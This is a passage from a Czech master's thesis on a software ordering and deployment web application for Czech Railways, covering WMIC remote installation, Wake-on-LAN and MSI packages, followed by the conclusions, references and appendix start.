Windows Management Instrumentation (WMI) je mimořádně výkonná technologie firmy Microsoft, která poskytuje podrobné informace o tom, jak je počítačový systém nakonfigurován a provozován. Pro správce operačního systému Windows je tento nástroj velmi atraktivní z důvodu, že k jeho využití není třeba být programátor. WMI je k dispozici také jako možnost skriptování. K dispozici existuje mnoho on-line WMI VBScriptů a také Resource kit, který je součástí systému Windows 2000/XP/2003. S trochou tréninku a zkušeností si každý může vytvořit své vlastní WMI skripty. Nicméně ani pro ty uživatele, kteří se nejsou ochotni učit složité tvorbě VBScriptů pomocí WMI, není vše ztraceno. Jednou z možností je využití nástroje WmiCodeCreator.exe (viz obrázek 20), který generuje VBS skript, C# a VB.NET dle vybraných komponent v tabulce a který lze z tohoto nástroje ihned spustit, či uložit do souboru. Jeho součástí je také zdrojový kód v jazyce C#, pro jeho využití ve vlastních aplikacích.

Součástí systémů Microsoft Windows ve verzi XP a výše je nástroj pro příkazovou řádku s názvem WMIC.exe, ze které lze spustit WMI dotazy velmi jednoduše. Pomocí tohoto nástroje lze mimo instalace a deinstalace programu, také spravovat nejen prostředky místního počítače, ale i ostatních serverů a počítačů v síti. [25]

Více informací o WMIC lze získat ze stránek Microsoft TechNet, kde je tento nástroj podrobně popsán.[29]

Seznam všech přepínačů je součástí přílohy PII.



Obr. 21. WMI Code Creator

Příklady použití instalace a deinstalace aplikace Acrobat Readeru XI CZ na vzdálený počítač s IP adresou 10.16.1.9, pomocí práv administrátora z domény Corporate a hesla 123456 pomocí WMIC. Tato utilita je součástí instalátoru konzolové aplikace.

Tab. 27. Balíček MSI Acrobat Reader XI CZ: adberdr11000_cs_cz.msi

Instalace:
wmic /node:10.16.1.9 /failfast:on /user:corporate\administrator /password:123456 product call install true,"", "\\10.16.1.9\pren\adberdr11000_cs_cz.msi" /nointeractive
Deinstalace:
wmic /failfast:on /node:10.16.1.9 /user:corporate\administrator /password:123456 product where name="Adobe Reader XI - Czech" call uninstall /nointeractive

10.5 WOL – Probouzení počítačů po síti

V možnostech automatické instalace na cílové počítače se potýkáme s problémy bránícími dostupnosti počítače na lokální síti způsobenými tím, že většina dnešních počítačů v rámci úspory elektrické energie přechází do spícího nebo hibernovaného stavu. Další výhodou by byla také možnost využití nižšího datového zatížení sítě k instalaci v nočních hodinách. Všechny tyto překážky lze naštěstí řešit pomocí technologie Wake on Lan.

Wake on LAN (WOL) je implementovaná hardwarová a softwarová technologie pro počítačové systémy, umožňující zařízení probouzet ze spánku odesláním speciálně kódovaného síťového paketu. Tato dodatečná funkce umožňuje administrátorům provádět údržbu systémů, i když je počítač vypnutý. Wake on LAN umožňuje administrátorovi dálkově zapnout všechny spící stroje. Na nich lze pak dálkově provádět automatické aktualizace či jinak upravovat systém a po ukončení činnosti počítače vypnout (to již však pomocí prostředků Windows – Shutdown, nikoli „MagicPaketem“). Bez aktivace této funkce, by bylo nutné osobně navštívit všechna zařízení, což by bylo časově velmi náročné. Fyzický přístup na některá oddělení bez přítomnosti pověřeného pracovníka je technicky nemožný, zvláště pak ve velké organizaci.

Návrh této technologie pochází od firem Intel a IBM Advanced Manageability Alliance z října 1996. Aby bylo možné počítač zapnout, je třeba splnit následující podmínky: Neustále napájená síťová karta, která, i když je počítač vypnutý, neustále poslouchá komunikaci na síti, zdali nepřišel speciální rámec tzv. Magic Paket. Pokud zachytí tento paket pro ni určený, tak zašle signál základní desce, aby zapnula počítač. V počátcích, kdy nebyla síťová karta součástí základní desky, bylo nutné propojení síťové karty a základní desky pomocí třížilového kabelu, aby bylo možné probudit (zapnout) ATX zdroj počítače. Další nastavení je čistě softwarové a to v nastavení BIOSu počítače, volba Wake On Lan. Druhé nastavení je již ve správci zařízení síťového adaptéru operačního systému počítače. Z důvodů rozličného nastavení adaptéru odvislého od jeho výrobce a typu ovladače uvedeme pouze obecné nastavení, a to v sekci řízení spotřeby adaptéru. Další volby nalezneme v sekci upřesnit, kde nastavíme parametry v položkách WOL.

Princip fungování Wake on LAN je takový, že z řídicí stanice odešle speciální rámec zvaný Magic Packet. Jedná se o standardní rámec obsahující zdrojovou adresu, cílovou adresu (cílová adresa může být i multicastová/ broadcastová). Datový obsah zahrnuje

synchronizační stream, což je 6 bitů 0xFF následovaný 16x opakovanou 48bitovou MAC adresou cílové stanice. Uvedeme zde příklad, pokud je fyzická adresa adaptéru probouzené stanice 11:22:33:44:55:66, tak Magic paket vypadá následně: Destination, Source, Misc. FF FF FF FF FF FF 11 22 33 44 55 66 11 22 33 44 55 66 11 22 33 44 55 66 11 22 33 44 55 66 11 22 33 44 55 66 11 22 33 44 55 66 11 22 33 44 55 66 11 22 33 44 55 66 11 22 33 44 55 66 11 22 33 44 55 66 11 22 33 44 55 66 11 22 33 44 55 66 11 22 33 44 55 66 MISC. CRC.

Převážná většina WOL aplikací posílá UDP unicast paket na adresu 255.255.255.255 pomocí portu 9 (Discard). Dalšími možnými používanými porty jsou 7 (Echo) a 5 (RJE), ale většina síťových karet číslo portu nekontroluje. [27]

Více informací se lze dočíst v materiálech firmy AMD, „White paper Magic Packet Technology“ [28].

10.6 Služba MSI a tvorba samoinstalačních balíčků

Pro automatickou bezobslužnou instalaci je nutno využít speciálně upravených balíčků-instalátorů, aby nebylo třeba interakce ze strany uživatele. Nejčastěji jsou dnes využívány balíčky dvou typů. Prvním z nich je soubor s příponou exe, který bývá většinou vytvořen instalátorem typu InstallShield, NSIS, Wise, nebo InnoSetup. Druhou a častější možností je využití samoinstalační balíčků s příponou MSI určené pro službu Microsoft Windows Installer.

Microsoft Windows Installer je instalační služba firmy Microsoft pro instalaci a správu instalačních balíčků ve formátu MSI. Tato služba spatřila světlo světa v roce 2000, a tehdy v první verzi 1.0 byla implementována do systému Microsoft Windows 2000 a Microsoft Office 2000. Od té doby je součástí všech novějších operačních systémů a kancelářských balíčků firmy Microsoft.

Jejím hlavním určením bylo zjednodušit a zpřehlednit proces instalace i odinstalace. Balíček MSI popisuje instalaci jednoho, či více produktů, který je jednoznačně identifikován pomocí GUID. Identifikátor GUID (Globally Unique Identifier), což je světově unikátní 128-bitové číslo reprezentované 32-prvkovým hexadecimálním číslem. Příklad AC76BA86-7AD7-1029-7B44-AB0000000001. V databázi MSI je použito tří, vždy jedinečných GUID čísel, Product code, upgrade code a package code. [17]

Číslo produkt GUID je také využíváno k jednoduché odinstalaci software pomocí msexec s přepínačem **x** následovaným GUID číslem produktu. Instalační služba systému Windows poskytuje následující rozšířenou sadu instalačních možností:

- **Obnoví původní stav počítače po selhání instalace** - Windows Installer sleduje všechny změny provedené v systému během procesu instalace aplikace. Pokud se instalace nezdaří, může Instalační služba systému Windows obnovit nebo vrátit zpět systém do původního stavu.
- **Pomáhá předcházet konfliktům mezi aplikacemi** - zabraňuje konfliktům sdílených zdrojů mezi stávajícími aplikacemi. Tyto konflikty mohou být vyvolány přepisem či odinstalací společné DLL knihovny.
- **Provádí spolehlivou deinstalaci programů** - spolehlivě odinstaluje jakýkoli program, i dříve nainstalovaný. Odstraní všechny související položky registru a také soubory aplikace s výjimkou těch, které jsou sdíleny jiným nainstalovaným softwarem.
- **Provádí diagnózu a opravuje poškozené aplikace** - aplikace se dotazuje Instalační služby, zda nainstalovaná aplikace chybí nebo jsou u ní poškozeny soubory. Pokud je tomu tak, Installer zkopíruje pouze ty soubory, u kterých zjistí, že chybí nebo jsou poškozeny.
- **Podporuje on-demand instalaci aplikace funkcí** – tato funkce může být nakonfigurována tak, že prvotní instalace je pouze minimální a pokud uživatel přistoupí k rozšířené funkci, tak ta mu je automaticky doinstalována.
- **Podporuje automatické instalace aplikací** - Instalační balíčky mohou být nakonfigurovány tak, aby žádný instalační proces nevyžadoval interakci uživatele a proběhl na pozadí.
- **Zabudovaná podpora pro 32-bit a 64-bitové aplikace** - 32-bitové aplikace mohou být nainstalovány i na 64-bitových strojích.
- **Podporuje Microsoft NET Framework** - NET Framework poskytuje následující použití kódu pro: kód specializaci, řízení zdrojů, vícejazyčný rozvoj, bezpečnost, nasazení a správu.

- **Integrované side-by-side komponenty** - Toto sdílení umožňuje, aby více verzí jedné COM nebo Win32 komponenty běželo současně v paměti a své služby aplikaci poskytovala ta správná verze. Tyto komponenty nejsou instalovány do systémových složek, ale do složky k aplikaci a musí být správně registrovány systémem.
- **Integrované zásady omezení softwaru** - tato funkce poskytuje ochranu před viry včetně ochrany před trojskými koňmi a červy šířenými prostřednictvím e-mailu a internetu.


Služba MSI poskytuje prostředky pro instalaci, deinstalaci, úpravy a provádění operací instalační služby systému Windows z příkazového řádku dle následující syntaxe:

msiexec/i {Balíček | Kód_produktu}

Veškeré funkce a přepínače Msiexec jsou popsány v příloze II.

10.6.1 Programy na tvorbu instalačních balíčků

Pro úpravu či editaci MSI balíčku lze jako jednu z možností použít Microsoftem vytvořený program ORCA, který je součástí Windows Installer SDK a je k dispozici ke stažení z webu MSDN Microsoftu. S jeho pomocí lze nastavit mnoho parametrů vlastní instalace.



Obr. 22. Microsoft ORCA

Vlastní balíčky MSI je možno vytvořit pomocí mnoha komerčních programů uvedených v následující tabulce.

Tab. 28. Seznam programů na tvorbu instalátorů

Název	Výrobce	Popis	Licence
Install Time	Savage Fly Corp.	Instalátor pro Windows. Umožňuje vytvářet, validovat a editovat MSI balíčky.	Shareware
Advanced Installer	Caphyon Ltd.	Instalátor vydávaný v jedné freeware a 4 komerčních edicích. Umožňuje vytvářet, ověřovat a editovat msi balíčky.	Free + Shareware
InstallAware	InstallAware Software	Komerční program instalátor ve 4 rozličných edicích.	Shareware
InstallShield	Flexera Software	InstallShield je softwarový nástroj pro vytváření instalací a balíčku primárně pro Microsoft Windows desktop a server platformy.	Shareware
InstEdit	Google Code	InstEd je zdarma nabízený msi editor. Existuje i jeho placená verze s více možnostmi.	Freeware
IsWiX	CodePlex	Je instalátor s podporou XMLeditoru, kde na základě	Microsoft Public

		firework frameworku. IsWiX umožňuje vývojářům spolupracovat WiX projekty.	Licence
Microsoft Visual Studio	Microsoft	Microsoft Visual Studio vytváří Windows Installer projekty, které je možno nasadit jako instalační balíčky.	Shareware
MSI Studio	ScriptLogic	Msi. Editor nabízí administrátorům možnost optimalizace nebo reedici již existujících balíčků.	Shareware
Orca.exe	Microsoft	Orca.exe je databázový editor MSI balíčků pro vytváření, spojování a jejich úpravy.	Shareware
WiX	CodePlex	WiX (Windows Installer XML) je sada open-source nástrojů, která pomáhá budovat Instalační službu Windows Installer z balíčků dokumentu XML. Spouštět ji lze z příkazového řádku nebo z Microsoft Visual Studia. SharpDevelop, je zdarma a open-source alternativa k Visual Studiu převzata WiX.	CP Licence
7-Zip	SourceForge	7-Zip je open source nástroj, s jehož pomocí lze rozbalovat obsah MSI souborů.	GNU Licence


10.6.2 MS Visual Studio Installer

Pro tvorbu samoinstalačních balíčků lze využít MS Visual Studio Installer, pomocí kterého lze nastavit mnoho parametrů, mezi které patří úpravy a editace registrů, nastavení různých podmínek k instalaci, vyhledávání souborů a registrů včetně jejich parametrů či, podpora skriptů a SQL příkazů. Samozřejmě je i podpora ASP.NET a služby IIS, VBS Skriptů a .NET COM komponent.

Od verze 2010 je také možné doinstalovat InstallShield Limited Edition rozšíření.

Velkou výhodou použití tohoto programu je známé uživatelské prostředí Visual Studia.

Veškeré možnosti tvorby instalačního balíčku včetně ukázek, jsou uvedeny v knize „The Definitive Guide to Windows Installer“ [17].



Obr. 23. Microsoft Visual Studio Installer (2008 version)

ZÁVĚR

Hlavním cílem této diplomové práce bylo navrhnout a vytvořit webovou aplikaci pro objednávku a následnou distribuci software ve společnosti České dráhy, a.s. s návazností na používaný systém evidence AWCesar.

V první fázi jsem se musel seznámit se stávajícím způsobem objednávání, schvalování a distribuce software napříč celou firmou. Následovalo zmapování situace na trhu, zda existuje hotový produkt, který poskytuje optimální řešení s možností napojení na stávající systém evidence. Výsledkem bylo, že žádný produkt nespĺňoval tyto požadavky, a proto jsem navrhl systém vlastního řešení. Na základě zjištěných informací jsem vypracoval analýzu pomocí „USE CASE“ diagramů a následně ji konzultoval se zadavatelem, zdali splňuje všechny jeho požadavky. Následoval podrobný popis funkčnosti pomocí 26 scénářů.

Vlastní aplikaci jsem implementoval za pomoci webové technologie ASP.NET, jazyka C# s využitím databáze MS SQL. Při vlastním vývoji jsem uplatnil znalosti z předchozího studia, získané při tvorbě bakalářské práce a zároveň jsem si rozšířil poznatky z oblasti síťových technologií, analýzy, návrhu a vývoje aplikací ze studia současného.

Funkčnost celé aplikace byla otestována a ověřena v testovacím režimu celým týmem IT oddělení. V rámci testování aplikace nevykazovala žádné závažné chyby. Do praxe bude systém nasazen ve třetím čtvrtletí po administrativních opatřeních v celém holdingu ČD, a.s.

Do budoucna je plánováno rozšíření aplikace o možnosti připojení do SCCM systému s cílem využít dalších možností bezobslužné instalace. Dalším plánovaným rozšířením je možnost zápůjčky programů, tedy instalace programů jen na určité období s následnou odinstalací po uplynulé době. Posledním v současnosti předpokládaným vylepšením je rozšíření nabídky „Nová žádost“ o popis funkcí vybraného programu a třídění programů dle popularity.

Věřím, že vytvořená aplikace zpřijemní a usnadní způsob objednávání software uživatelům, ušetří společnosti čas a nemalé finanční prostředky a také zpřehlední a zdokumentuje procesy od objednávky až po konečnou instalaci všech programů.

ZÁVĚR V ANGLIČTINĚ

The main objective of this thesis was to design and create a web application for an order and subsequent distribution of software in the company Czech Railways a. s. in connection with the used AWC Caesar filing system.

In the first stage, I had to familiarize myself with the current way of ordering, approving and distributing software across the enterprise. Then I surveyed the market, whether there is a finished product that provides optimal solutions, which can be connected to the existing system of records. The result was that no product met these requirements, and therefore I have designed a system of my own solution. Based on the information I have conducted an analysis using the "USE CASE" diagrams and subsequently I have consulted with the client, if it fulfilled all the requirements. Then a detailed description of the functionality using 26 scenarios followed.

I implemented my own application with the help of Web technologies ASP.NET, C # using MS SQL database. In the software development, I applied the knowledge gained from previous studies, mainly from creation of my Bachelor's thesis, and also the new knowledge of network technologies, analysis, design and development of applications, which I obtained in the present study.

The functionality of the application has been tested and verified in a test mode, the entire team of IT department. The application testing showed no significant errors. In practice, the system will be deployed in the third quarter after administrative arrangements across the holding company ČD, a. s.

In the future it is planned to extend the application of connectivity options into SCCM system with the aim to use other unattended installation options. Another planned extension is the possibility of lending programs, i.e. installing programs only for a certain period followed by uninstalling after the elapsed time. The last currently anticipated improvement is the extension of the "new application" to the selected program functions description and sorting programs according to their popularity.

I believe that the new application will make ordering software easier to users, it should also save the company time as well as considerable financial resources and finally I hope it will document and make transparent processes from order to final installation of all programs.

SEZNAM POUŽITÉ LITERATURY

- [1] FREE RW SOFT. *AWCaesar* [online]. 2013. vyd. 2013 [cit. 2013-04-19]. Dostupné z: www.awcaesar.cz
- [2] IBM. Lotus Notes [online]. 2013. vyd. 2013 [cit. 2013-04-19]. Dostupné z: <http://www-01.ibm.com/software/cz/lotus/products/notes/>
- [3] ČÍŽEK, David. Aplikační software. *Aplikační software*. 2010, č. 1, s. 20. DOI: SŠIT. Dostupné z: http://moodle.sspbrno.cz/pluginfile.php/2059/mod_resource/content/0/ApS/Aplikacni_sw.pdf
- [4] MICOS SW. *Správce IT a Helpdesk* [online]. 2013 [cit. 2013-04-19]. Dostupné z: <http://www.micos-sw.cz/cz/produkty/spravce-it-audit-sw-a-hw-evidence-a-sprava-licenci.html>
- [5] MARBES CONSULTING. *Helpdesk* [online]. 2013 [cit. 2013-04-19]. Dostupné z: <http://www.marbes.cz/>
- [6] TRUCONNEXION A.S. *Audit Pro* [online]. 2013 [cit. 2013-04-19]. Dostupné z: <http://www.auditpro.cz/auditpro>
- [7] ADVANTEACH S.R.O. *MagikInfo* [online]. 2013 [cit. 2013-04-19]. Dostupné z: <http://www.magikinfo.cz/index.php>
- [8] 1E. *Shopping* [online]. 2013 [cit. 2013-04-19]. Dostupné z: <http://www.1e.com/it-efficiency/software/shopping-software-deployment/>
- [9] MATRIX42. *Service Store and the user portal* [online]. 2013 [cit. 2013-04-19]. Dostupné z: http://www.matrix42.com/fileadmin/files/pdf09/flyer/en/servicestore_details_en.pdf
- [10] MICROSOFT. Software Catalog: SCCM 2012 [online]. 2012 [cit. 2013-04-19]. Dostupné z: <http://blogs.technet.com/b/ptsblog/archive/2011/12/20/configuration-manager-2012-rc-configure-software-catalogue-portal-and-publish-applications.aspx>
- [11] BASL, Josef a Roman BLAŽÍČEK. *Podnikové informační systémy: podnik v informační společnosti*. 3., aktualiz. a dopl. vyd. Praha: Grada, 2012, 323 s. *Management v informační společnosti*. ISBN 978-80-247-4307-3.

- [12] FOWLER, Martin. Destilované UML. 1. vyd. Praha: Grada, 2009, 173 s. Knihovna programátora (Grada). ISBN 978-80-247-2062-3.
- [13] ARLOW, Jim a Ila NEUSTADT. UML 2 a unifikovaný proces vývoje aplikací: objektově orientovaná analýza a návrh prakticky. Vyd. 1. Překlad Bogdan Kiszka. Brno: Computer Press, 2007, 567 s. ISBN 978-80-251-1503-9.
- [14] NAGEL, Christian. C# 2008: programujeme profesionálně. Vyd. 1. Brno: Computer Press, 2009, 772 s. ISBN 978-80-251-2401-7.
- [15] SCOTTGU'S BLOG. *LINQ* [online]. 2009 [cit. 2013-04-19]. Dostupné z: <http://weblogs.asp.net/scottgu/>
- [16] BRUST, Andrew J a Stephen FORTE. Mistrovství v programování SQL Serveru 2005. Překlad Petr Matějů, Jiří Fadrný. Brno: Computer Press, 2007, 847 s. ISBN 978-80-251-1607-4.
- [17] WILSON, Phil. The definitive guide to Windows Installer. New York: Distributed to the Book trade in the United States by Springer-Verlag, c2004, xvii, 301 p. ISBN 15-905-9297-2.
- [18] MacDonald, Matthew, and Mario Szpuszta. ASP.NET 3.5 a C# 2008:Tvorba Dynamických Stránek Profesionálně Vyd.1. Brno: Zoner Press, 1584s. ISBN 978-80-7413-008-3
- [19] Evjen, Bill, Scott Hanselman, and Devin Rader. ASP.NET 3.5 V Jazycích C# a Visual Basic Vyd.1. Brno: Computer Press, 2009. 1600s. ISBN 8025120694
- [20] Reynolds, Mark C. JavaScript: Profesionální řešení 1. vyd. Brno: UNIS, 1997. ISBN 0789707896
- [21] MICROSOFT. System Center 2012 Configuration Manager SDK: MSDN [online]. 2012 [cit. 2013-04-19]. Dostupné z: <http://msdn.microsoft.com/en-us/library/hh948960.aspx>
- [22] OWASP. OWASP Top10 - 2010. [online]. [cit. 2012-10-24]. Dostupné z: https://www.owasp.org/images/0/0f/OWASP_T10_-_2010_rc1.pdf

- [23] KÜMMEL, Roman. SOOM. Použití programu NETCAT [online]. 2004 [cit. 2013-04-19]. Dostupné z:
<http://www.soom.cz/index.php?name=articles/show&aid=142&title=Pouziti-programu-NetCat>
- [24] MICROSOFT TECHNET. Windows Sysinternals: Psexec [online]. 2009 [cit. 2013-04-19]. Dostupné z: <http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx>
- [25] POWERSHELL TO WMI. Microsoft The Scripting Guy: Use PowerShell to Run WMI [online]. 2012 [cit. 2013-04-19]. Dostupné z:
<http://blogs.technet.com/b/heyscriptingguy/archive/2012/07/09/use-powershell-to-run-wmi-commands-on-remote-computers.aspx>
- [26] MICROSOFT. WMI [online]. 2012 [cit. 2013-04-19]. Dostupné z:
[http://msdn.microsoft.com/en-us/library/aa394582\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa394582(VS.85).aspx)
- [27] BOUŠKA, Petr. Wake on Lan: Lokální i vzdálený subnet [online]. 2008 [cit. 2013-04-19]. Dostupné z: <http://www.samuraj-cz.com/clanek/wake-on-lan-lokalni-i-vzdaleny-subnet/>
- [28] AMD. Magic Packet Technology [online]. 1995 [cit. 2013-04-19]. Dostupné z:
http://support.amd.com/us/Embedded_TechDocs/20213.pdf
- [29] MICROSOFT TECHNET. *WMIC: Take Command-line Control over WMI* [online]. 2002 [cit. 2013-04-20]. Dostupné z: <http://technet.microsoft.com/cs-cz/library/bb742610.aspx>

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

AD	Active Directory
LDAP	Lightweight Directory Access Protocol
WMI	Windows Management Instrumentation
SCCM	System Center Configuration Manager
IS	Informační systém
SQL	Structured Query Language
ASP.NET	Active Server Page, Nadstavba .NET Frameworku firmy Microsoft
LINQ	Language Integrated Query
UML	Unified Modeling Language
XML	Extensible Markup Language
.NET	Dot NET
URL	Uniform Resource Locator
VPN	Virtual Private Network
L2TP	Layer 2 Tunneling Protocol

SEZNAM OBRÁZKŮ

Obr. 1. AW Caesar – Tříúrovňový systém.....	12
Obr. 2. Lotus Notes – Nový požadavek	14
Obr. 3. Lotus Notes – Evidence výjimek a požadavků	14
Obr. 4. Proces schvalování.....	15
Obr. 5. Časový diagram	19
Obr. 6. Shopping 1E [8].....	22
Obr. 7. Matrix 42 – Service store and user portal [9]	24
Obr. 8. Application Catalog z SCCM 2012 [10]	25
Obr. 9. Seznam aktérů.....	35
Obr. 10. Use Case - Autentizace	35
Obr. 11. Use Case - Uživatel	36
Obr. 12. Use Case Technik	36
Obr. 13. Use Case Schvalovatel.....	37
Obr. 14. Use Case Obchodník.....	37
Obr. 15. Use Case Administrátor.....	38
Obr. 16. LINQ - Microsoft Technet [15]	55
Obr. 17. Diagram tříd Web aplikace	56
Obr. 18. Entity model DB	57
Obr. 19. Diagram tříd – Konzolová aplikace SWShopAgent.....	59
Obr. 20. Diagram funkce programu objednávky software.....	60
Obr. 21. WMI Code Creator	66
Obr. 22. Microsoft ORCA	71
Obr. 23. Microsoft Visual Studio Installer (2008 version)	73

SEZNAM TABULEK

Tab. 1. Přihlášení do systému	39
Tab. 2. Odhlášení ze systému	40
Tab. 3. Zobrazení požadavků.....	40
Tab. 4. Žádost o software.....	41
Tab. 5. Nová žádost o nový software.....	42
Tab. 6. Katalog software	42
Tab. 7. Zobrazení seznamu žádostí instalace software ke schválení	43
Tab. 8. Schválení požadavku na instalaci software	43
Tab. 9. Zamítnutí požadavku na instalaci software	44
Tab. 10. Zobrazení seznamu žádostí o pořízení nového software ke schválení	44
Tab. 11. Schválení požadavku na pořízení nového software.....	45
Tab. 12. Zamítnutí požadavku na instalaci nového software.....	45
Tab. 13. Zobrazení seznamu schválených žádostí k ruční instalaci technikem	46
Tab. 14. Převzetí požadavku technikem	46
Tab. 15. Instalace požadavku technikem	47
Tab. 16. Zobrazení seznamu všech žádostí - reportů.....	47
Tab. 17. Export všech požadavků - reportů do souboru XML	48
Tab. 18. Zobrazení seznamu samoinstalačních - MSI balíčků	48
Tab. 19. Vložení a přiřazení software ke jménu samoinstalačního balíčku.....	49
Tab. 20. Editace přiřazení software ke jménu samoinstalačního balíčku	50
Tab. 21. Zobrazení seznamu schválených žádostí k nákupu software.....	50
Tab. 22. Potvrzení o nákupu požadovaného SW a vložení SW do databáze Caesar.....	51
Tab. 23. Zobrazení nastavení typu instalace	51
Tab. 24. Nastavení typu instalace	52
Tab. 25. Zobrazení Rolí uživatelů aplikace	52
Tab. 26. Nastavení Rolí uživatelů aplikace	53
Tab. 27. Balíček MSI Acrobat Reader XI CZ: adberdr11000_cs_cz.msi.....	66
Tab. 28. Seznam programů na tvorbu instalátorů	71


SEZNAM PŘÍLOH

- P I Uživatelské rozhraní a stručný návod
- P II Seznam přepínačů programů třetích stran
- P III Obsah CD

PŘÍLOHA P I: UŽIVATELSKÉ ROZHRANÍ A STRUČNÝ NÁVOD

Pro přístup do aplikace je možno využít libovolného počítače s připojením do intranetu ČD a libovolného internetového prohlížeče (testováno s IE 9,10, Mozilla Firefox, Safari, Google Chrome) s rozlišením alespoň 1024x768 (testováno na IPAD 2).

Přihlášení do aplikace



Po zadání URL adresy Webového serveru zadáme do položky „Uživatelské jméno“, přihlašovací jméno ve tvaru „Doména\přihlašovací jméno“ a zadáme heslo do příslušné domény. Pokud uživatel nemá validní přístup do AD, nelze aplikaci využívat.

Nabídka Uživatel



